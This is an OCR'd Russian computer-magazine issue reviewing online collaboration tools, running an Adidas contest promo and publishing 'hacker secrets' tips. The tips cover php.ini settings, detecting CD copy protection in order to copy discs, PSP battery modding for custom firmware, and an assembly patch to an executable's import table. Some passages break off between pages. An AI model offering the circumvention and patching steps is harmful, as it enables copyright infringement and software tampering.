Офисный пакет от Google работает через браузер, документы хранит прямо на своих серверах, и при этом (а это самый смак!) он изначально рассчитан на коллективную работу. Каждое внесенное в файл изменение отображается в специальной базе данных, и любую правку в нужный момент можно отменить. С авторами порой вполне удачно получается вместе редактировать текст, уточняя некоторые моменты и по ходу дела рецензируя отдельные моменты с указанием ошибок. А между редакторами расшарен специальный документ, в котором мы делимся друг с другом идеями для статей. Впрочем, подобные возможности удобно использовать и вне работы. Прямо сейчас Nikitoz планирует новогодние каникулы, оформляя все в виде электронной таблицы с указанием различных расходов, и предоставляет доступ к документу всем участникам поездки.


Чуть меньшими возможностями по коллективной работе обладает аналогичный проект — **Zoho Writer** (www.zohowriter.com). Зато во всем остальном, включая интерфейс, он максимально приближен к Word'у.

2. РАБОТА В НЕБОЛЬШОЙ КОМАНДЕ: TEAMER

Как показывает практика, нелегко организовать даже свою собственную работу, а если речь идет о команде, пусть и маленькой, то задача усложняется в разы. Без помощи специальных средств и программ тут обойтись трудно. Но увлеченному и сильно загруженному человеку сложно выделить время (да и зачастую найти в себе желание) освоить подходящий инструмент. А ведь это должен сделать каждый участник команды...

Именно поэтому я особенно люблю и всем всячески рекомендую Teamer — очень простой веб-сервис для организации командной работы над проектом. Чтобы освоиться с Teamer'ом, потребуется одна чашка кофе: не успев допить, ты уже успеешь разобраться, что к чему.

Все устроено примерно следующим образом: люди




группируются в проекты и дают друг другу задания. В проектах бывают управляющие (они видят все задания, созданные в рамках проекта) и исполнители (они видят только те задания, которые касаются непосредственно их). Все участники могут писать сообщения (комментарии) в рамках заданий и прикладывать к ним какие-то файлы. В качестве примера можно взять разработку сайта. В ней участвуют менеджер, дизайнер, верстальщик и программист. Четыре человека с помощью Teamer могут взаимодействовать между собой: дизайнер шлет верстальщику исправленные картинки, программист пинает админа, менеджер рулит всеми. Крайние сроки (они же — дедлайны) отображаются на красивом календаре, а сообщения от коллег по цеху рассылаются помимо самой системы еще и по e-mail, ICQ и Jabber'y. Teamer также используется в редакции][— для управления работой над выпуском DVD-приложения.

3. СОВМЕСТНЫЙ БРЕЙНШТОРМ: BUBBL.US

Подчас на словах не очень-то и просто объяснить, что нужно сделать команде. Проще все нарисовать. В таких случаях не обойтись без графического сопровождения и, в частности, MindMaps (так называемых «карт разума») — способа изложения мыслей с помощью графических схем. Эти схемы крайне удобны и для проведения мозго-








вых штурмов, где каждый из участников может не только предложить свой вариант, но и прокомментировать чужой, указав на слабые стороны или даже внеся необходимые изменения.
Благодаря бесплатному сервису Bubbl.us, коллективные брейнштормы с построением наглядных майндмэпов теперь доступны прямо из браузера. Нарисовать свой майндмэп может любой желающий, после чего экспортировать его в один из графических форматов или сохранить на сервере для просмотра коллегами. Во всей красе оценить сервис получится лишь после регистрации: после нее ты сможешь работать над одной и той же схемой одновременно с другими пользователями. Надо сказать, что интерфейс написан на Adobe Flex'е и поэтому работает очень шустро, без каких-либо глюков, характерных для сложных Ajax-приложений.
Еще одним бесплатным сервисом для создания «карт памяти» является www.mind42.com. Он позволяет создавать майндмепы, более приближенные к стандарту (en.wikipedia.org/wiki/Mind_map) и, помимо прочего, поддерживает горячие клавиши.


4. ПРОВОДИМ ВСТРЕЧИ ОНЛАЙН: DABBLEBOARD И TWIDDLA

Тратить время на бесконечные встречи в офисе, да еще вытаскивать из дома удаленных сотрудников? Нееeee, это не для нас. Уж мы-то знаем, что сейчас вообще можно отказаться от совещаний в редакции. Благодаря Skype'у, легко можно общаться с фрилансером хоть из Зимбабве — при этом не платя за разговор ни копейки, а для дополнительных объяснений использовать вспомогательные инструменты. Сразу приходит на ум офисная доска, на которой размашисто рисуешь маркером, объясняя очередную гениальную идею. Реализация подобной офисной доски есть и в Сети. Лично мне удобнее использовать подобные вещи прямо через браузер. Для Whiteboarding'а (так называется процесс рисования на онлайн-доске несколькими пользователями) есть несколько профильных сервисов. Так, DabbleBoard основан на технологии Flex и полностью предназначен для рисования от руки. Понятно, что нарисовать, скажем, ровный круг не так-то просто, однако сервис распознает очертания основных фигур и автоматически преобразует изображение, чтобы фигура выглядела «красивой и опрятной». Ты можешь создавать и свои собственные тулкиты (наборы объектов рисования). Например, я дважды с ее помощью рисовал эскизы интерфейса.
Twiddla, в отличие от DabbleBoard, использует технологию Ajax, но предоставляет куда большие возможности для проведения совещаний онлайн. На рабочую область можно помещать иллюстрации, текст, различные документы и математические форумы. А по ходу дела — просматривать Web-сайты, оставляя на нужной области заметки, быстро обмениваться файлами, устраивать голосовые беседы. Мечта!



5. РАСШАРИВАЕМ РАБОЧИЙ СТОЛ: VYEW

Vyew — это тоже сервис для проведения совещаний онлайн. У него есть одна замечательная опция, за которую разработчикам хочется сказать отдельное спасибо. Прямо из браузера с ее помощью можно предоставить доступ к своему рабочему столу! Получаем практически полный эффект присутствия с участием до 20 человек: использовать whiteboarding — это раз, обмениваться файлами — два,




Сервисы одной строкой

collabedit.com — простой, но уникальный сервис, позволяющий одновременно редактировать программный код с подсветкой синтаксиса. Неплохой инструмент, чтобы пошагово объяснить что-либо коллеге или сокурснику.
www.mindmeister.com — еще одно средство для коллективного брейншторма.
www.diarised.com — простой сервис, который поможет назначить встречу в удобное для всех участников время (*крайне актуален, чтобы собрать всех редакторов на редколлегию,* — Прим. Step'a).
www.google.com/notebook — удобный блокнот, разработанный Google, для записи всякой всячины несколькими людьми.
www.best4c.com — похожий на Microsoft Visio инструмент для рисования блок-схем прямо в браузере.
www.box.net — сервис для хранения файлов онлайн и совместной работы с ними.

показывать презентации — три, совместно править файлы — четыре, наглядно показывать что-то и объяснять, передавая изображения со своего рабочего стола — пять. Для работы необходимы лишь установленный Flash последней версии и Java.

6. РЕДАКТИРОВАНИЕ ТЕКСТА В РЕАЛЬНОМ ВРЕМЕНИ: ETHERPAD



Сервис Etherpad — это воплощение гениальности и простоты, разработанное группой ex-сотрудников Google. Когда требуется что-то придумать, прикинуть и совместными усилиями оформить в виде текста, — лучшего инструмента не найти. Все просто: ты создаешь новый документ и получаешь ссылку, которую отправляешь остальным участникам импровизированного совещания — в итоге, каждый получает доступ к одному единственному текстовому редактору. Все строки пронумерованы, можно писать текст... А весь фокус в том, что внесенные изменения в реальном времени отображаются у каждого из участников, — и отображаются разными цветами. Если совместить это с голосовой конференцией, можно быстро набросать нужный текст или даже программный код. Для создания промежуточных версий реализована серьезная система ревизий.

7. СОВМЕСТНАЯ РАЗРАБОТКА: ASSEMBLA.COM

Рассказывая о Teamer, я акцентировал внимание на том, что это очень простой сервис, практически не требующий времени для освоения. Но если речь идет о серьезном проекте по разработке ПО, то тут уже сам Бог велел выделить уделить время, чтобы разобраться с замечательным сервисом Assembla.com. Наш автор — Александр Лозовюк, который по долгу службы управляет командой разработчиков и ведет крупный проект, объяснил почему оно того стоит.


Итак, что это такое? Assembla.com — это полноценный сервис для команды кодеров, занимающихся разработкой ПО. Для проекта ты получаешь любые нужные средства:

- системы контроля версий (на выбор: SVN, Git, Mercurial, а также интеграция с внешним SVN или сервисом Github);
- вики для ведения документации (однако, этот компонент самый слабый и неудобный из всех, если начистоту);
- встроенную систему тикетов или совмещенную с популярным пакетом Trac, дополненным собственным компонентом просмотра кода (Code Browser);
- чат для общения всех участников проекта;
- развитые средства совместной работы над изображениями;
- графики выполнения ключевых шагов (мейлстоунов) и другое.

При этом неважно, придерживаешься ли ты популярных сейчас Agile/SCRUMM манер ведения проекта или просто разрабатываешь что-то для себя в свободное время — всегда можно настроить среду так, как хочется. Все компоненты, включая систему контроля версий, доступны с панели управления и устанавливаются простым кликом. Для продвинутых пользователей в Assembla.com тоже найдется сюрприз. Если ты используешь встроенный модуль тикетов (а не Trac), как я, то рано или поздно тебе может надоесть делать скриншоты багов в ПО или на сайте, потом их обрабатывать и прикреплять к тикетам как файл.

Оказывается, у сервиса есть кнопочка «Take screenshot», которая запустит специальную Java-программу для автоматического снятия скриншотов. И таких мелочей, в лучшую сторону отличающих Assembla.com от других средств, наберется много. Например, интеграция с микро-блоггингом Twitter.com — теперь все твои друзья будут знать, как продвигается проект, и не станут задавать глупых вопросов, когда релиз (это же касается и менеджеров или заказчиков). А бекап на сервера Amazon S3 спасет, даже если полетят жесткие диски у всех участников команды. Самым крутым разработчикам припасли подробно документированный API для работы с сервисом программным образом и даже плагин для Eclipse, позволяющий работать с задачами и тикетами прямо в IDE.

Помимо всего прочего, Assembla.com может быть отличным инструментом для фрилансеров и стартапов, так как содержит встроенные средства распределения задач, ведения своего портофолио, поиска и набора сотрудников для определенных работ и учет оплат. За некоторые возможности, кстати, придется платить тебе самому. Так, бесплатные Аккаунты могут быть только открытыми (то есть, код и внутренняя переписка доступны всем участникам), да и места, выделяемого под хранение кода в системе контроля версий и файловое хранилище, не так и много, – всего 200 Мб. Но стоит заплатить (исходя из расчета, 2 USD в месяц на участника проекта), как и места станет больше (до 5 Гб), и расширенные возможности появятся (тот самый бекап на Amazon S3). Если ты не создаешь нечто секретное (да-да, не пишешь убийцу Google или новую ОС, которая порвет Windows), то все возможности для тебя будут бесплатными!





ADIDAS: ПОБЕДИЛА ОРИГИНАЛЬНОСТЬ

1 НОЯБРЯ КОМПАНИИ ADIDAS И GAMELAND СОВМЕСТНО С АГЕНТСТВОМ CARAT ЗАВЕРШИЛИ ON-LINE ПРОЕКТ **ADIDAS ORIGINALS CHALLENGE**, В РАМКАХ КОТОРОГО ДИЗАЙНЕР-ЛЮБИТЕЛЬ, ПРОФЕССИОНАЛ ИЛИ ИЗВЕСТНЫЙ ЧЕЛОВЕК МОГЛИ ПОЧУВСТВОВАТЬ СЕБЯ ЧАСТЬЮ КОМАНДЫ ADIDAS И НАРИСОВАТЬ НА МАЙКЕ ADIDAS ORIGINALS СВОЙ РИСУНОК.

Дизайн-конкурс adidas Originals Challenge – это совместный проект adidas и медиакомпании Gameland, созданный для поклонников бренда Originals, которые мыслят нестандартно, любят сочетать спортивный стиль с модными тенденциями и всегда готовы проявить свою оригинальность, разработав собственный дизайн футболки adidas Originals.

За 2 месяца в конкурсе приняли участие 20 000 человек, которые создали более 10 000 уникальных дизайнов футболок adidas Originals. В конкурсе принимали участие три креативные группы: «Лига любителей», «Лига профессионалов» и «Лига Celebrities», а победители проекта определялись путем открытого онлайн голосования на сайте http://www.adidasoriginalschalleng.ru. Для создания принтов на футболках adidas были созданы максимально комфортные условия. Участники «Любительской» лиги находили все необходимое для своего эксклюзивного рисунка на сайте и использовали инструменты для рисования online. Участники лиги «Профессионалов» могли загрузить свой оригинальный принт в любом привычном для них формате. Посетители магазинов adidas не менее охотно участвовали в конкурсе, разрисовывая выставленные в магазине бумажные футболки. В группе celebrities креативили и фантазировали в стиле adidas модельер Максим Черницов, актер Константин Крюков, художник Андрей Бартенев и многие другие.

Подведение итогов и церемония награждения состоялись 12 ноября в столичном клубе «Джусто». Представитель adidas Ольга Кириллова поздравила победителей от лица компании, пообещала поддерживать молодых и талантливых людей и пригласила всех присутствующих участвовать в последующих креативных проектах adidas. Показ футболок с Originals принтами сопровождался выступлением одетых в конкур-



фото Миша Поле

сные футболки брейк-дансеров и горячими танцами гостей. В этот вечер в клубе царила атмосфера adidas Originals. Представитель столичного бомонда художник Андрей Бартенев улыбался у барной стойки, глядя на пришедшую молодежь.

Наступил ответственный момент, ради которого все присутствующие собрались на вечеринке. Ведущий объявляет имена победителей. В «любительской» лиге победителем стал Роман Малько из Москвы, среди «профессионалов» лучшей была признана Наталья Щербань (Floksy) – дизайнер из Санкт-Петербурга. Кроме главного приза – поездки в Германию в головной офис adidas, ребятам вручили медали и памятные призы от adidas. Поскольку у adidas всегда все серьезно, Роман и Наталья произнесли свои первые «оскаровские» речи, поблагодарив компанию adidas и рассказав о своем видении дизайна будущего.

В честь победителей и для всех пришедших играл известный своими «жирными» сэтами представитель хип-хоп коалиции Flammablebeats ди-джей Tactics. На «сладкое» на сцену вышли инди-рок группа Dot Dash, признанная «открытием года».

По масштабности привлечения общественности к дизайну продукции, проект adidas Originals challenge оставил далеко позади своих конкурентов, только в интернет за дизайны победителей проголосовало более 20 000 человек. В конкурсе участвовало около 10 000 работ из них в финал вышли 25 авторов с 40 работами.





ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ЛЕОНИД «R0ID» СТРОЙКОВ / R0ID@MAIL.RU /
ЛЕОНИД «CR@WLER» ИСУПОВ / CRAWLERHACK@RAMBLER.RU /
ВЛАДИМИР «DOT.ERR» САВИЦКИЙ / KAIFOFLIFE@BK.RU /

№1

ЗАДАЧА: ГРАМОТНО СКОНФИГУРИРОВАТЬ PHP НА СЕРВЕРЕ

РЕШЕНИЕ:

В наши дни, когда большинство веб-приложений пишется на PHP, довольно трудно представить себе сервер без PHP-интерпритатора. Ни для кого не секрет и то, что большинство веб-шеллов, бэкдоров и прочих удаленных хак-тулз пишется на PHP. Именно поэтому грамотной настройке PHP принято уделять повышенное внимание. От того, как ты настроишь на сервере этот интерпретатор, зависит не только работоспособность веб-приложений, но, зачастую, и безопасность самого сервера. Наверняка ты слышал, что основной конфиг PHP — это файл php.ini. Его мы и будем настраивать под свои нужды. Для многих основная трудность заключается в том, что он полностью на английском языке. Что ж, если ты не дружишь с амеро-буржуйской речью, то полноценный перевод php.ini создан специально для тебя :). Поверь, с русифицированным конфигом ты разберешься в два счета. От тебя лишь требуется:

1. Слить русифицированный php.ini с нашего ДВД (или с www.codenet.ru);
2. Внимательно изучить конфиг, особое внимание обрати на настройки языка:

```
;;;;;;;;;;;;;;;;;;;
; Настройки языка ;
;;;;;;;;;;;;;;;;;;;

; Разрешает работу PHP для сервера Apache.
engine = On

; Разрешает использовать короткие тэги <?. Иначе будут
распознаваться только тэги <?php и <script>.
short_open_tag = On

; Позволяет использовать тэги <% %> а-ля ASP.
asp_tags = Off

; Число значащих цифр после запятой, которые отображают-
ся для чисел с плавающей точкой
precision = 14
; Признак коррекции дат (проблема 2000 года, которая
может создать  вызвать непонимание со стороны браузеров,
которые на это не рассчитывают)
y2k_compliance = Off
```

```
php.ini.txt - Блокнот
Файл  Правка  Формат  Вид  Справка
; error_reporting. Установите в true, если вы хотите, чтобы
; режима error_reporting(0) было сохранено и при переходе че
; границу eval().
;assert.quiet_eval =

[Ingres II]
ingres.allow_persistent=On
ingres.max_persistent=-1
ingres.max_links=-1

; База данных по умолчанию (формат: [node_id::]dbname[/srv_c
ingres.default_database=
ingres.default_user=
ingres.default_password=

[Verisign Payflow Pro]
pfpro.defaulthost="test.signio.com"
pfpro.defaultport=443
pfpro.defaulttimeout=30

; IP-адрес proxy-сервера по умолчанию (если требуется).
; pfpro.proxyaddress=

; порт proxy-сервера по умолчанию
; pfpro.proxyport=

; логин для proxy-сервера по умолчанию
; pfpro.proxylogon=

; пароль для proxy-сервера по умолчанию
; pfpro.proxypassword=

;;;;;;;;;;;;;;;;;
;; Конец файла. ;;
;;;;;;;;;;;;;;;;;
```

Конфигурируем PHP по-русски

```
; Использование буферизации вывода. Позволяет посылать
заголовки (включая Cookies) после вывода текста. Правда,
это происходит ценой незначительного замедления вывода.
; Вы можете разрешить буферизацию во время выполнения
сценария путем вызова функций буферизации, или же вклю-
чить ее по умолчанию с помощью следующей директивы:
output_buffering = Off

; Директива неявной отсылки говорит PHP о том, что вы-
водимые данные нужно автоматически передавать браузеру
после вывода каждого блока данных.
; Ее действие эквивалентно вызовам функции flush() после
каждого использования print() или echo() и после каждого
HTML-блока.
; Включение этой директивы серьезно замедляет работу,
поэтому ее рекомендуется применять лишь в отладочных
целях.
```

```
implicit_flush = Off

; Безопасный режим
safe_mode = Off
safe_mode_exec_dir =


; Следующая директива содержит разделенный запятыми спи-
сок имен переменных окружения, которые конечный пользо-
ватель не сможет изменять путем вызова putenv().
; Эти переменные будут защищены даже в том случае, если
директива разрешает их использовать.
safe_mode_protected_env_vars = LD_LIBRARY_PATH

; Эта директива позволяет вам запрещать вызовы некоторых
функций из соображений безопасности. Список задается
в виде имен функций, разграниченных запятыми. Директи-
ва действует независимо от того, установлен безопасный
режим или нет!
disable_functions =
```

3. Выставить требуемые параметры и сохранить изменения (либо осуществить аналогичные изменения в оригинальной версии php.ini на своем сервере);
4. Залить конфиг с измененными параметрами на сервер.
Вот и все! Думаю, никаких проблем у тебя не возникнет, даже при незнании английского языка.

№2

ЗАДАЧА: ОПРЕДЕЛИТЬ МЕТОД ЗАЩИТЫ CD
РЕШЕНИЕ:
Проблема создания копии защищенного диска далеко не нова — сотни прог и куча обходных путей тому подтверждение. Правильное определение метода защиты конкретного компакта позволяет выбрать правильные настройки проги для прожига и скопировать CD, несмотря на протекторы.
1. Качаем утилу Copy Protection Detection последней версии. Интерфейс простой и понятный, поэтому пойдем дальше.
2. Выбираем привод с защищенным диском, щелкаем по баттону «Detect». В области «Protection found:» будет показан один из поддерживаемых типов протекторов: LaserLock, SafeDisk, SecuROM, CD-Cops, DiskGuard, DummyFiles или Overburn.
3. Методы борьбы с каждым из них в отдельности можно найти в интернете, либо воспользоваться подсказкой самой проги: кликаем по кнопке «How?» и выбираем из списка слева технологию защиты.
Несмотря на то, что многие утилы, определяющие тип защиты от копирования, настоятельно рекомендуют юзать для прожига прогу CloneCD, советы по копированию (из третьего пункта) можно использовать в любых других программах записи дисков, поддерживающих соответствующие фишки.



Copy Protection Detection


№3

ЗАДАЧА: ПЕРЕПРОШИТЬ PSP ДЛЯ ЗАПУСКА СТОРОННИХ ПРИЛОЖЕНИЙ
РЕШЕНИЕ:
Уточню, что под PSP подразумевается мультимедийная консоль PlayStation Portable. Изначально компания Sony задумывала выпуск карманной игровой приставки со стандартными функциями. Но перепрошив консоль, ты получишь полноценный КПК, который разве что кофе варить не будет :).
Со сменой прошивки не все так просто. Во-первых, запандорить aka перепрошить можно лишь версии «PSP Fat» и «PSP Slim — 2000», а вот самые новые «PSP Slim — 3000» с материнкой TA-88v3 сторонним изменениям подвергнуть не удастся. Итак, для смены дефолтовой прошивки на модифицированную 4.01m33-2 тебе понадобится:
1. Оригинальная флешка Memory Stick Duo Pro (обрати внимание — Pro). Емкость — от 64 метров и выше.
2. Оригинальный аккумулятор (серые китайские поделки можешь сразу выбросить).
3. Сама консоль PSP (PSP Fat или PSP Slim — 2000).
4. Комп с установленной Виндой (2000/XP).
5. Лезвие/нож и паяльник для переделки аккумулятора (в случае с PSP Fat).
Далее тебе нужно:
1. Подготовить флешку Memory Stick Duo Pro (залить на нее установочные файлы пандоры и саму прошивку).
2. Исходя из типа аккумулятора, аккуратно отпаять/перерезать одну из ножек (какую — смотри на скрине). Будь внимателен, тип батарейки зависит от версии и типа самой консоли.
3. Собрать аккумулятор, вставить флешку и установить новую прошивку прямо из меню PSP.
Вся операция требует спокойствия и собранности, ибо одно неверное движение может запросто привести к трагичным для твоего аккумулятора последствиям. Поэтому я настоятельно рекомендую тебе посетить сайт www.psphacks.info, который посвящен перепрошивке PSP. Либо же используй Гугл.
P.S. Кстати, если ты боишься все делать своими руками, то можешь купить уже переделанный аккумулятор вместе с флешкой в специализированном шопе — www.pandorasales.com.
Стоит подобный набор порядка $99.

Запандориваем аккумулятор от PSP


галась на точке входа, на переход к обработчику, поэтому включаем ее в наш код сейчас, еще до инициализации счетчика):

```
0041FD4C  MOV EAX,DWORD PTR FS:[0]      ; инструкция,
располагавшаяся на точке входа ранее
0041FD52  MOV ECX,0041FB10       ; адрес первой записи в
таблице вызовов инициализирует счетчик
0041FD57  MOV EAX,[ECX]          ; по адресу, указанном
в счетчике, содержится машинный код перехода к вызывае-
мой функции. Мы договорились заменить jmp на push, чтобы
сохранить адрес в стеке. Помещаем машинный код в EAX и
будем его модифицировать при помощи маски, накладываемой
инструкцией XOR
0041FD59  XOR EAX,1000           ; меняем код таким обра-
зом, чтобы JMP операция JMP «превратилась» в PUSH
0041FD5E  MOV [ECX],EAX          ; помещаем модифициро-
ванный машинный код обратно в память
0041FD60  MOV EBX,231E9          ; в EBX помещаем код инс-
трукции перехода к нашему обработчику-«JMP 0041FD4C»
0041FD65 ADD ECX,6       ; увеличиваем счетчик;
0041FD68 MOV [ECX],EBX; помещаем в память машинный код;
0041FD6A ADD ECX,6       ; увеличиваем счетчик еще раз;
0041FD6D CMP ECX,0041FD44        ; сравниваем счетчик с
адресом, по которому располагается последняя запись таб-
лицы вызовов — функция <&CRTDLL.tan>.
0041FD73 JNZ SHORT 0041FD57      ; если сравнение уда-
лось, это означает, что обработка таблицы окончена
```



Обработчик модифицировал таблицу вызовов. Файл прекрасно работает

```
0041FD75 JMP 004011D0; передаем управление на вторую
инструкцию, начиная от точки входа программы.
```

3. Сохраняем изменения. Кстати, плеер запакован UPX-ом, но распаковывается легко, при помощи того же UPX в автоматическом режиме. Если ты затрудняешься распаковать файл (но тогда непонятно, почему ты до сих пор это читаешь :)), возьми тот, который мы выложили для тебя на нашем DVD. Также на диске имеется модифицированный файл, содержащий обработчик. Если и после распаковки не удается сохранить модифицированную exe-шку, увеличь размер поля RAW-секции кода (`.text`) при помощи LordPE.

№6

ЗАДАЧА: ЗАЩИТИТЬ ПРИВАТНУЮ ИНФОРМАЦИЮ

РЕШЕНИЕ:

Этот вопрос актуален во все времена, и сейчас существует множество способов защиты. Хочу предложить не совсем стандартный, но 100% рабочий и легкий в использовании:

1. Нам понадобится флешка, на ней будет храниться инфа. Делаем ПОЛНОЕ (вместо быстрого) форматирование для очистки от мусора и качественного восстановления данных в дальнейшем.

2. На просторах интернета выбираем прогу для восстановления данных с flash-девайсов либо с файловых систем FAT. Нужна именно portable-версия, так как запускаться все будет с флешки, а также желателен простой и легкий в обращении интерфейс. Для примера возьмем FlashMemoryMagic 1.3.15.

